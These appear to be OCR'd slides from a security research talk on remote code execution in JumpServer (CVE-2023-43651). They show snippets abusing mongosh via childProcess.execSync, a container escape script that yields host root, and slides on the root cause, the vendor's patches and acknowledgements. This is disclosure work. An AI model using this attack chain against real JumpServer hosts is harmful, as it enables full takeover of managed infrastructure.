```


```
mongosh -h 10.0.0.1

childProcess.execSync()
```

RCE via mongosh




```
hostname: koko
uid=0(root) gid=0(root) groups=0(root)
```

RCE via mongosh leads to host RCE



```
mongosh -h 10.0.0.1
./escape.sh
```

RCE via mongosh leads to host RCE



JumpServer host RCE

- CVE-2023-43651
- All previous impact: all hosts, logging, …

➢ Attacker gets complete persistence

JumpServer host RCE

- CVE-2023-43651
- All previous impact: all hosts, logging, …


➢ Attacker gets complete persistence

Demo Time!

Root cause: threat model gap

- JumpServer
  - Users can execute code on remote host
  - Users cannot execute code on local host

Root cause: threat model gap

- JumpServer
    - ○ Users can execute code on remote host
    - ○ Users cannot execute code on local host 
- Ansible & mongosh
    - Local CLI applications

➢ Users can execute code on local host

sonar

RCE patches

- Ansible fork
  - Use Jinja2 Sandbox
  - Disable local connection plugin

RCE patches

- Ansible fork
  - Use Jinja2 Sandbox
  - Disable local connection plugin
- Koko: MongoDB, MySQL, Postgres, … CLIs
  - Drop privileges to nobody
  - Drop environment

Wrap-up

Shoutouts to Fit2Cloud

- Very responsive
- Quick fixes
- Fixed Ansible bugs one month ago
- Public advisories on GitHub

Shoutouts to Fit2Cloud

- Very responsive
- Quick fixes
- Fixed Ansible bugs one month ago
- Public advisories on GitHub
- Swag (shirts, sweater, bags, …)

Shoutouts to previous researchers

- Zhiniang Peng & Lawliet of Sangfor
  - Cool password reset code fixation [1]
  - Path traversal in playbook upload [2]
  - Read about their RCE chain: https://is.gd/zhiniangpeng

1) CVE-2023-42820
2) CVE-2023-42819

Shoutouts to previous researchers

- Zhiniang Peng & Lawliet of Sangfor
  - Cool password reset code fixation [1]
  - Path traversal in playbook upload [2]
  - Read about their RCE chain: https://is.gd/zhiniangpeng

- Ethan Yang & Hui Song & pokerstarxy
  - Discovered SSH + MFA bug [3]
  - Kickstarted the SSH rabbit hole for me

1) CVE-2023-42820
2) CVE-2023-42819
3) CVE-2023-42818

Conclusions

- Microservice architecture can lead to exposed API properties and endpoints
- Analyze the assumptions of included third-party software
- Don't run privileged containers, period
- When you put all eggs in one basket, it better is a very secure basket

Questions?

@Sonar_Research

vulnerability.research@sonarsource.com

https://sonarsource.com